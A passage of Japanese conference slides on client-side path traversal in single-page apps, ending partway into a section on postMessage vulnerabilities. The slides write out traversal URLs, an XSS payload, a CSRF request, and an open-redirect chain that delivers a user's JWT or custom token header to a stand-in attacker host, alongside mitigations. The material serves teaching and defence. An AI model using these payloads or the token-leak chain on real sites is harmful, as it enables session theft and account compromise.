注目したい クライアントサイドの 脆弱性2選

2024/2/22 Security.Tokyo #3 / Masato Kinugawa

自己紹介

- Masato Kinugawa
- XSSが好き
- Cure53で脆弱性診断
- Pwn2Own 2022のwinner 💰

今日の話

次の2つの脆弱性について話します！

1. クライアントサイドのパストラバーサル
2. postMessage経由の脆弱性

1

クライアントサイドのパストラバーサル

Client-side Path Traversal: 取り上げた理由

- SPA(Single Page Application)の流行と共に増えている作り込みパターンがあり、今こそ知ってほしい
  - Bug Bountyのwrite upなどでも実例が見られる(下部のURL参照)
- 悪用できるかは状況次第で、少しわかりにくい

The power of Client-Side Path Traversal: How I found and escalated 2 bugs through “../” by Alvaro Balada

https://medium.com/@Nightbloodz/the-power-of-client-side-path-traversal-how-i-found-and-escalated-2-bugs-through-670338afc90f

近年よく見る脆弱パターン

クライアント側で、ルーティングしたパスのパラメータ部分を使って、動的にAPIアクセスを行うようなコードがあるとき…

```
<Routes>
  <Route path="/posts/:id" element={<Posts />} />
</Routes>
```

```
//Posts.tsx
const { id } = useParams();
//以下のJSON応答からページのコンテンツを表示するとする
const res = await fetch(`/api/posts/${id}`);
```


期待された動作はこんなかんじ

1. /posts/12 を開く
2. JSが /api/posts/12 をフェッチ
3. 応答のJSONからコンテンツを表示

```
GET /api/posts/12 HTTP/1.1
```

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=utf-8
[...]

{
  "title":"Hey!",
  "content":"<p>hello</p>"
}
```




異常な動作(パストラバーサル)

1. /posts/..%5C..%5Cfoo を開く
2. JSが /foo をフェッチ (/api/posts/..\..\foo の正規化後のURL)
3. 応答からコンテンツを表示しようとするが、JSONでないのでエラー

```
GET /foo HTTP/1.1
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
[...]

<!DOCTYPE html>... (SPAのHTMLが続く)
```




攻撃者は何ができるか

- パストラバーサルで任意の同一オリジンのURLをフェッチできる
- つまり、同一オリジンに任意のJSON応答を返せる箇所があれば、

表示されるコンテンツの偽装や場合によってはXSSまで可能に！

```
GET /json-response-you-like HTTP/1.1
```

```
{
  "title":"attacker's content",
  "content":"<img src=x onerror=alert(/XSS/)>"
}
```



そんな都合の良いことがあり得る？

あり得る！

例えばこんなとき：

1. ファイルアップロード機能があるとき
2. オープンリダイレクトがあるとき
3. 別のAPI応答が同じJSONプロパティを使っていて、かつ、そのプロパティの値をユーザーがコントロール可能なとき


Path Traversal + File Upload = XSS

`/files/:id` でユーザーがアップロードしたファイルがホストされるとき…

1. `/posts/..%5C..%5Cfiles%5C123` を開く
2. JSが `/files/123` をフェッチ
3. 応答からコンテンツを表示しようとすると…

```
GET /files/123 HTTP/1.1
```

```
{
  "title":"Uploaded by attacker",
  "content":"<img src=x onerror=alert(/XSS/)>"
}
```



Path Traversal + Open Redirect = XSS

`/redirect?url=*` に3xx応答のオープンリダイレクトがあるとき…


1. `/posts/..%5C..%5Credirect%3Furl=https:%2F%2Fattacker-host%2F` を開く
2. JSが `/redirect?url=https://attacker-host/` をフェッチ
3. リダイレクト後の応答からコンテンツを表示しようとすると…

```
HTTP/1.1 302 Found
Location: https://attacker-host/
```

https://attacker-host/ の応答: (CORS用ヘッダを返してやる)

```
HTTP/1.1 200 OK
Content-Type: application/json
Access-Control-Allow-Origin: *
[...]

{"title":"Hello from Attacker's server",
 "content":"<img src=x onerror=alert(/XSS/)>"}
```




Path Traversal + Another API response = XSS

/api/guest-posts/:id に同じ名前のJSONプロパティを返すエンドポイントがたまたまあり、かつ、ユーザー入力を置けるとき …

1. /posts/..%5Cguest-posts%5C123 を開く
2. JSが /api/guest-posts/123 をフェッチ
3. 応答からコンテンツを表示しようとすると…

```
GET /api/guest-posts/123 HTTP/1.1
```

```
{
  "title":"attacker's content",
  "content":"<img src=x onerror=alert(/XSS/)>"
}
```



あり得ない…と思うかもしれないけど何度か見てる

別の攻撃可能性: CSRF

APIアクセス時にAuthorizationヘッダをつけてアクセスするような実装の場合、CSRFがあり得る場合も

```
GET /api/posts/12 HTTP/1.1
Host: example.com
Authorization: Bearer eyJ[...]
[...]
```

どんなとき？➡


Path Traversal + Another API = CSRF

`/api/users/:id/follow` へのAuthorizationヘッダ付きのGETで、
idのユーザーをフォローする機能があるとき…

1. `/posts/..%5Cusers%5C123%5Cfollow` を開く
2. JSが `/api/users/123/follow` をAuthorizationヘッダと共にフェッチ
3. ユーザーID:123 のユーザーをfollowしてしまう


```
GET /api/users/123/follow HTTP/1.1
Host: example.com
Authorization: Bearer eyJ[...]
[...]
```

```
HTTP/1.1 200 OK
[...]
```



別の攻撃可能性: JWTのリーク

JWTをリークできれば、攻撃者はそのユーザーとしてAPIを叩き放題



パストラバーサルでリークできる場合とは？➡

Path Traversal + Open Redirect = JWT Leak

`/redirect?url=*` に3xx応答のオープンリダイレクトがあるとき…

1. `/posts/..%5C..%5Credirect%3Furl=https:%2F%2Fattacker-host%2F` を開く
2. JSが `/redirect?url=https://attacker-host/` をフェッチ
3. attacker-hostはJWTを含むAuthorizationヘッダを受信

リダイレクトからのpreflightリクエストと、ヘッダ受信のためのCORS応答:

```
OPTIONS / HTTP/1.1
Host: attacker-host
Access-Control-Request-Method: GET
Access-Control-Request-Headers: Authorization
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: Authorization
Access-Control-Allow-Origin: https://example.com
[...]
```

preflight通過後のリクエスト：

```
GET / HTTP/1.1
Host: attacker-host
Authorization: Bearer eyJ[...]
```

……というシナリオが比較的最近まで**可能だった**のだが…

Fetch仕様の変更

- Fetch仕様が変更されてAuthorizationヘッダはクロスオリジンリダイレクト時に常に取り除かれるようになった 😿
- ただし、カスタムヘッダで代替している場合にはリークのシナリオがまだありうることに注意

リダイレクトからのpreflightリクエストと、ヘッダ受信のためのCORS応答:

```
OPTIONS / HTTP/1.1
Host: attacker-host
Access-Control-Request-Method: GET
Access-Control-Request-Headers: X-Token
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: X-Token
Access-Control-Allow-Origin: https://example.com
[...]
```

preflight通過後のリクエスト：

```
GET / HTTP/1.1
Host: attacker-host
X-Token: Bearer eyJ[...]
```

Remove Authorization header upon cross-origin redirect #1544: https://github.com/whatwg/fetch/pull/1544

考えられる攻撃まとめ

- XSS(または偽コンテンツの表示)
- CSRF
- リクエストヘッダからのJWTなどの秘密情報の漏洩


いずれも他の機能やバグと組み合わせて初めて悪用できるものだが潜在的な脅威を排除するにはパストラバーサル自体を起こらないようにすべき

対策

- APIアクセスにユーザ入力を使う前に検証を行う
  - 数値だとわかっているなら数値かどうかチェック
  - あるいはエンコードしてから渡すなど
- エンコードして渡すケースではスラッシュの扱いに注意
  - 例: `/api/posts/..%2F..%2Ffoo` (正規化済みURL) が `/foo` の応答を返すような構成もありがち(= まだパストラバーサルできている状態)


Debug Tips: XHR/fetch Breakpoints

- XHRやfetch()でフェッチされるURLに特定の文字列が含まれるかどうかでブレークポイントを張れる
- 元のソースコードが無い時、応答がどう使われてXSSがありうるかとかを追う時に便利



Debug Tips: NetworkタブのInitiator

- 既にロードされたものは、Networkタブ -> チェックしたいリソースの Initiator 部分をクリックでロードが発生したソースまで飛べる



Name	Method	Status	Protocol	Domain	Type	Initiator	Size
desktop_searchbox_sprites318_hr.webp	GET	200	http/1.1	www.google.com	webp	(index):116	1.3
gen_204?s=webhp&t=aft&atyp=csi&ei=ob...	POST	204	http/1.1	www.google.com	ping	(index):10	1.2
gen_204?atyp=csi&r=1&ei=obDWZaS9H7X...	POST	204	http/1.1	www.google.com	ping	m=cdos,hsm,j...	1.2
search?q&cp=0&client=gws-wiz&xssi=t&gs...	GET	200	http/1.1	www.google.com	xhr	m=cdos,hsm,j...	2.1
m=B2qlPe,DhPYme,GU4Gab,MpJwZc,NzU6V...	GET	200					
rs=ACT90oHbheRdx8grAa2G64IsvVxx0AI-tw	GET	200					
client_204?atyp=i&biw=1454&bih=159&dp...	GET	204					
cb=gapi.loaded_0	GET	200					
m=syjq?xjs=s3	GET	200					
m=sy1ab,P10Owf,synb,sy191,sy192,gSZvdb,...	GET	200					
gen_204?atyp=i&r=1&ei=obDWZaS9H7XK2...	POST	204					
gen_204?atyp=csi&r=1&ei=obDWZaS9H7X...	POST	204					
hpba?vet=10ahUKEwikkbLF8r2EAxU1pVYBH...	GET	200					

_.m.send	@ m=cdos,hsm,jsa,mb4ZUb,d,csi,cEt90b
(anonymous)	@ m=cdos,hsm,jsa,mb4ZUb,d,csi,cEt90b
_.ndc.Mb	@ m=cdos,hsm,jsa,mb4ZUb,d,csi,cEt90b
qdc	@ m=cdos,hsm,jsa,mb4ZUb,d,csi,cEt90b
_.ndc.PC	@ m=cdos,hsm,jsa,mb4ZUb,d,csi,cEt90b
mdc	@ m=cdos,hsm,jsa,mb4ZUb,d,csi,cEt90b
(anonymous)	@ m=cdos,hsm,jsa,mb4ZUb,d,csi,cEt90b
Zxa	@ m=cdos,hsm,jsa,mb4ZUb,d,csi,cEt90b

2


postMessage経由の脆弱性

postMessage経由の脆弱性: 取り上げた理由

- 見つけづらいからか、いつまで経ってもよく見る
  - クエリパラメータみたいに目で見えない
  - ちゃんとJSを読まないと悪用できるかわからない
- 罠ポイントが多く、誤りやすい
  - メッセージを送る側・受け取る側どちらも脆弱性を作り得る

postMessage基礎

- window間でオリジンをまたいで通信を可能にするAPI
  - iframeやポップアップウィンドウと通信が可能：



postMessage基礎: 引数

- 第1引数にメッセージ、第2引数にメッセージ受信先のオリジンを指定

```
windowRef.postMessage(message, targetOrigin);
```

- https://trusted.test のみ受信先として許可する例：

```
windowRef.postMessage('hello!', 'https://trusted.test');
```


- アスタリスクで全てのオリジンに対して許可することも可能：

```
windowRef.postMessage('hello!', '*');
```

postMessage基礎: 送信

別windowの参照にあるpostMessage()を呼び出すだけ

